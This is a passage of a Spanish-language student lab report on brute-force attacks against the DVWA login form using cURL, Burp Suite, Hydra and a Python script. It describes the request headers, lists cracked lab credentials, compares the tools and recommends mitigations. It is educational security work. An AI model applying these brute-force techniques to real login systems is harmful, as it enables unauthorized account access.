Para que el script en Python pudiera interactuar correctamente con el formulario de DVWA, fue necesario incluir ciertas cabeceras HTTP. Las más importantes fueron `User-Agent` y `Cookie`.

La cabecera `User-Agent` permite identificar el cliente que realiza la solicitud. En este caso, se utilizó un valor simple similar al de un navegador, con el objetivo de que la petición se comportara de forma semejante a una solicitud web convencional.

Por otro lado, la cabecera `Cookie` fue fundamental para mantener la sesión activa en DVWA. Esta incluye el identificador de sesión `PHPSESSID` junto con el parámetro `security=low`, lo que asegura que el formulario vulnerable se encuentre en el nivel de seguridad adecuado para la práctica.

Sin estas cabeceras, el servidor podría no reconocer la sesión del usuario o responder en un contexto distinto al esperado, impidiendo la correcta ejecución del ataque automatizado.

1.20. 2.20. Obtención de al menos 2 pares (python)

Al ejecutar el script en Python, fue posible automatizar el envío de múltiples combinaciones de usuario y contraseña al formulario de autenticación de DVWA. El programa identificó como válidas aquellas respuestas que no contenían el mensaje `Username and/or password incorrect.`

Entre las credenciales obtenidas se encontraron, por ejemplo, las siguientes:

- admin : password
- smithy : password
- gordonb : abc123
- pablo : letmein
- 1337 : charley

Esto demuestra que el formulario puede ser atacado también mediante un script propio, sin necesidad de utilizar herramientas especializadas. Además, confirma nuevamente la ausencia de mecanismos de protección frente a ataques automatizados.



Figura 37: Resultados obtenidos al ejecutar el script Python de fuerza bruta, mostrando múltiples combinaciones válidas de usuario y contraseña.

1.21. 2.21. Comparación de rendimiento con Hydra, Burp Suite y cURL (python)

En términos de rendimiento, Hydra resultó ser la herramienta más eficiente para ejecutar ataques de fuerza bruta, debido a su capacidad de enviar múltiples solicitudes en paralelo y optimizar el proceso de prueba de credenciales.

El script en Python también mostró un buen desempeño, ya que automatiza el envío de combinaciones de usuario y contraseña mediante una lógica simple. Sin embargo, su eficiencia depende de cómo esté implementado el código.

Burp Suite, en cambio, está orientado principalmente al análisis y no a la velocidad. Su principal ventaja es la capacidad de inspeccionar, modificar y validar solicitudes HTTP, lo que resulta útil para comprender el comportamiento del sistema.

Por su parte, cURL no fue utilizado para automatizar ataques masivos, sino para reproducir solicitudes específicas y comparar respuestas, siendo una herramienta útil para análisis puntual.

En conclusión, Hydra y Python destacan en automatización y velocidad, mientras que Burp Suite y cURL son más adecuados para análisis detallado del tráfico.

1.22. 2.22. Cuatro métodos de mitigación (investigación)

Durante el laboratorio se evidenció que la ausencia de mecanismos de control sobre los intentos de autenticación permite ejecutar ataques de fuerza bruta de manera indefinida. A continuación, se presentan cuatro medidas fundamentales para mitigar este tipo de vulnerabilidades:

- **Limitación de intentos (rate limiting):** Consiste en restringir la cantidad de intentos de inicio de sesión permitidos en un periodo de tiempo. Un esquema común es bloquear temporalmente la cuenta tras un número reducido de intentos fallidos (por ejemplo, tres intentos en cinco minutos), aumentando progresivamente el tiempo de espera ante nuevos errores.

- **Uso de contraseñas robustas:** El empleo de contraseñas largas y con alta entropía (combinando letras, números y símbolos) incrementa significativamente el espacio de búsqueda. Esto reduce la efectividad de ataques basados en diccionarios o combinaciones comunes, haciendo impracticable la fuerza bruta en tiempos razonables.

- **Autenticación multifactor (MFA):** Agrega una capa adicional de seguridad mediante un segundo factor de autenticación independiente, como un código temporal, token físico o aplicación móvil. Incluso si la contraseña es comprometida, el acceso permanece protegido sin este segundo factor.

- **Protección de credenciales y transmisión segura:** El uso de protocolos cifrados como TLS evita la interceptación de credenciales durante la comunicación. Además, las contraseñas no deben almacenarse en texto plano, sino utilizando funciones de hash seguras como Argon2 o bcrypt, lo que reduce el impacto ante posibles filtraciones de datos.

2. Conclusiones y Comentarios

En este laboratorio se analizaron distintas técnicas de fuerza bruta aplicadas al formulario de autenticación de DVWA, utilizando herramientas como cURL, Burp Suite, Hydra y un script desarrollado en Python. El uso de múltiples enfoques para un mismo objetivo permitió comprobar que, aunque todas las herramientas pueden conducir al hallazgo de credenciales válidas, cada una presenta diferencias importantes en su funcionamiento, nivel de automatización y capacidad de análisis.

Hydra y el script en Python destacaron por su eficiencia al probar grandes cantidades de combinaciones de usuario y contraseña. En particular, Hydra permitió automatizar el ataque de manera rápida, mientras que el script en Python ofreció un mayor control sobre la construcción de las solicitudes HTTP, incluyendo cabeceras y parámetros. Por su parte, cURL resultó útil para reproducir manualmente peticiones y comparar respuestas, mientras que Burp Suite facilitó la interceptación, modificación y análisis detallado del tráfico generado por la aplicación.

El análisis realizado en Wireshark permitió observar cómo las credenciales eran transmitidas dentro de las solicitudes HTTP. En particular, el uso del método `GET` dejó visibles los parámetros `username` y `password` en la URL, lo que representa una vulnerabilidad importante, ya que facilita la interceptación de información sensible por parte de terceros.

Además, se evidenció que la ausencia de mecanismos de protección frente a múltiples intentos de autenticación —como límites de intentos, bloqueos temporales o CAPTCHA— permite ejecutar ataques de fuerza bruta de manera indefinida. Esto convierte al sistema en altamente vulnerable frente a herramientas automatizadas.

Como comentario final, este laboratorio demuestra que no basta con que una aplicación funcione correctamente, sino que es fundamental incorporar medidas de seguridad desde el diseño. La implementación de mecanismos como limitación de intentos, autenticación multifactor, uso de contraseñas robustas, transmisión cifrada mediante TLS y almacenamiento seguro mediante funciones de hash permite reducir significativamente el riesgo frente a ataques de fuerza bruta y proteger la información de los usuarios.